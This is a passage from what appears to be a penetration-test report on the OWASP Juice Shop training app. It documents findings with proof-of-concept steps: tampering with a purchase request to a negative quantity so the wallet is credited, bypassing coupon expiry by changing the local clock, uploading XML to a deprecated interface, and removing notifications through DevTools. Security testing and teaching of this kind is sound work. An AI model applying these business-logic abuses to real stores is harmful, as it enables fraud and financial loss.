5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Feedbacks/9 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 174 10 ETag: W/"ae-nH025M+1bjTGofp615B5K/ClhMg" 11 Vary: Accept-Encoding 12 Date: Thu, 24 Apr 2025 19:04:02 GMT 13 Connection: keep-alive 14 Keep-Alive: timeout=5 15 16 { "status": "success", "data": { "id": 9, "comment": "zero stars (anonymous)", "rating": 0, "updatedAt": "2025-04-24T19:04:02.471Z", "createdAt": "2025-04-24T19:04:02.471Z", "UserId": null } } </pre>

- 7.

Recommendation:

- Enforce strict **server-side validation** for rating values (e.g. only allow 1–5).
 - Log unexpected values for auditing.
-

5.8.3 Payback Time

HIGH

Description:

The application allows users to reserve product items and manages their wallet balance accordingly. However, it fails to validate business logic properly when processing wallet values. By manipulating the wallet amount parameter during the purchase request, a malicious user can set a negative quantity, tricking the system into crediting their account instead of deducting funds.

This demonstrates a critical lack of validation on negative values and leads to a situation where users receive money instead of being charged.

Impact:

- Unauthorized Fund Credit: The penetration tester receives a balance in their wallet without any real payment.
- Abuse of Logic: The penetration testers may repeatedly exploit this to gain increasing credit.
- Financial Loss: Direct monetary loss if the wallet is tied to real services or store credit.
- Fraud Risk: Potential for purchasing real items without payment.

Vulnerability Location:


- Component: Wallet or Checkout Logic
 - Affected Parameter: quantity or wallet during purchase
 - Behavior: Negative values are processed as valid input, increasing the balance.
-

Recommendations:


- Input Validation:
 - Enforce strict server-side validation to reject negative values.
-

Proof of Concept (PoC):

1. Register a Normal User:
 - o Create a new account through the app.
 2. Add Items to Cart:
 - o Navigate to a product page and reserve two product items.



3. Intercept the Purchase Request:
 - o Use Burp Suite to capture the request during payment processing.



- #### 4. Modify the Request:

- When the request is intercepted in Burp Proxy, right-click on the request.
 - Select “Send to Repeater” from the context menu.

- Go to the “Repeater” tab at the top of Burp Suite.
- Look for the parameter responsible for the quantity or amount. It will look like:
"quantity": 1

- Change the value to a negative number, such as:
"quantity": -2


- ```

lcy9lcGxvYWRzL2R1ZmFlbHQuc3ZnIiwidG
T1lIDEw0jA40jUyLjQzMCArMDA6MDAiLCJk
s4w_jRRUrdlhS8xa0xXulUpqQQjWgYWixts
Connection: keep-alive
{
 "quantity": -2
}

```

- Send the Modified Request:
  - Forward the request to the server.

Return to the basket: You will now see a negative total price displayed like:



- Click on Checkout, then choose "Pay using wallet" (even if your wallet has 0.00 balance).

- You'll see a button to Pay -2.99¤.

- Confirm the payment.

**Delivery Address**  
na  
na, na, na, 0000  
na  
Phone Number 101010101

**Payment Method**  
Digital Wallet

| Order Summary      |               |
|--------------------|---------------|
| Items              | -3.98¤        |
| Delivery           | 0.99¤         |
| Promotion          | 0.00¤         |
| <b>Total Price</b> | <b>-2.99¤</b> |

Your Basket (test@local.com)

 Apple Juice (1000ml) -2 1.99¤

**Place your order and pay**

You will gain 0 Bonus Points from this order!

The order will be successfully placed:

You successfully solved a challenge: Payback Time (Place an order that makes you rich.)

**Thank you for your purchase!**

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in  
**Delivery Address**  
na  
na, na, na, 0000  
na  
Phone Number 101010101

**Order Summary**

| Product              | Price | Quantity | Total Price   |
|----------------------|-------|----------|---------------|
| Apple Juice (1000ml) | 1.99¤ | -2       | -3.98¤        |
| Items                |       |          | -3.98¤        |
| Delivery             |       |          | 0.99¤         |
| Promotion            |       |          | 0.00¤         |
| <b>Total Price</b>   |       |          | <b>-2.99¤</b> |

You have gained 0 Bonus Points from this order!

#### 5.8.4 Expired Coupon

MEDIUM

##### Description:

The application accepts and applies expired coupons based on the client's local system time instead of validating the coupon's expiry on the server side.

A penetration tester can manipulate their local date/time settings to bypass the coupon expiration check and apply expired coupons for unauthorized discounts.

##### Impact:

- Allows users to reuse expired coupons, bypassing business rules.
- Leads to revenue loss and abuse of promotional offers.

##### Resource / Reference:

- OWASP: [Input Validation](#)

##### Vulnerability Location:


- <https://juice-shop.herokuapp.com/#/payment/shop>

##### Recommendations:


- Always perform coupon date validation on the server side, not client-side.
- Ignore or sanitize client-side date inputs during sensitive operations like coupon usage.
- Consider implementing token-based validation with embedded expiry and server-side verification.

## Proof of Concept (PoC):

### 1. Navigated to About Us



### 2. Go to twitter page




### 3. Search for a post for coupon




Found an expired coupon



### 4. Go to settings and change the time to any day between (1feb2023 → 28feb2023)




### 5. Login with any valid account , add products to cart and go to your basket




**6.** Check out and continue



**7.** Write the coupon code(mNYT0gC7yp) and redeem



**8.** The discount applied successfully



You can notify that before applying coupon you will pay 0.89\$ after applying coupon you will pay 0.62\$

## 5.9 Deprecated & Insecure Interfaces

### 5.9.1 Deprecated Interface

HIGH

#### Description:

The application exposes a deprecated **B2B XML interface** through the complaint submission form. This interface was not properly disabled or secured. The penetration tester discovered that the file input field on the complaints page accepts **arbitrary file types**, including .xml files — which were successfully uploaded and processed without restrictions. This behavior indicates that legacy functionality meant for B2B integration is still active and accepting input.

#### Impact:

- **Interface Misuse:** penetration testers can upload XML files to test for further XML-based vulnerabilities like **XXE (XML External Entity)** .
- **Legacy Exploitation:** Deprecated features often lack proper security hardening, making them a common target for penetration testers .
- **Unintended Behavior:** Unrestricted file type acceptance without proper validation or usage context can lead to privilege escalation or sensitive data access.

---

#### Vulnerability Location:

- **Endpoint:** `http://127.0.0.1:3000/#/complain`
  - **Component:** File input field for complaint submissions
  - **Accepted File Type:** .xml
  - **Behavior:** Legacy XML processing occurs, indicating active deprecated B2B interface
- 

#### Recommendations:

1. **Disable Deprecated Interfaces:**

- Immediately remove or disable any legacy endpoints that are no longer in use.

## 2. Enforce File Type Validation:

- Restrict accepted file types to only those necessary (e.g., .jpg, .png, .pdf).
- Reject unsupported or potentially dangerous formats like .xml.


## 3. Apply Security Controls to File Uploads:

- Validate and sanitize all uploaded files.
- Store uploads in isolated directories with no execution permissions.


---

### Proof of Concept (PoC):



1. Go to the **Complaints page** of the application.



2. Click on the “Choose File” button and modify the file dialog settings to show **all file types**.



3. Select a file with the extension .xml (e.g., test.xml).



4. Upload the file via the form — the system accepts the file without restriction or validation, confirm that the upload succeeds, indicating that the deprecated XML-based interface is still active and capable of processing or storing such files.

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is 127.0.0.1:8000/complain. The page displays a green success message: "You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)". Below this, there is a "Complaint" form. The "Customer" field contains "mariafmfati17@gmail.com". The "Message\*" field contains "hello". A note below it says "Max: 162 characters" with "5169" characters used. There is also an "Invoice:" field with "Choose File" and "No file chosen". At the bottom is a blue "Submit" button.

## 5.10 Client-Side Manipulation & UI Tampering

### 5.10.1 Mass Dispel

LOW

#### Description:

The application displays multiple “Challenge Solved” notifications as toast messages, but it lacks proper control over how these elements can be manipulated on the client side. A user is able to use browser developer tools (**DevTools**) to interact directly with the DOM and close all notifications programmatically using JavaScript. This bypasses the intended manual interaction for dismissing each notification.

---

#### Impact:

- This reveals that important UI elements (such as notifications) can be manipulated or removed entirely by the user without restrictions.
  - If critical UI components can be easily modified or removed from the front end, it could hint at other client-side manipulation possibilities in the application.
  - While the impact is relatively low, it exposes poor client-side protection and is a reminder that important logic should not rely solely on front-end enforcement.
- 

#### Vulnerability Location:


- **Path:** `http://127.0.0.1:3000/#/score-board`
  - **Element Selector:** `.notificationMessage` within the DOM
  - **Affected Component:** Angular component with tag `br_ngcontent-ng-c1692636880`
-

## Recommendations:

1. Prevent DOM Manipulation for Critical Elements:
  - o Ensure that UI elements that carry application logic or status are protected on the backend and are not purely visual.
  - o Do not rely solely on front-end notifications to confirm important events like challenge completions.
2. Use Secure Design for Notifications:
  - o Notifications should not reveal too much information.
  - o Consider using obfuscation or other checks to limit direct DOM access and manipulation.

## Proof of Concept:

1- Open the OWASP Juice Shop and solve a few challenges to trigger multiple “Challenge solved” notifications.

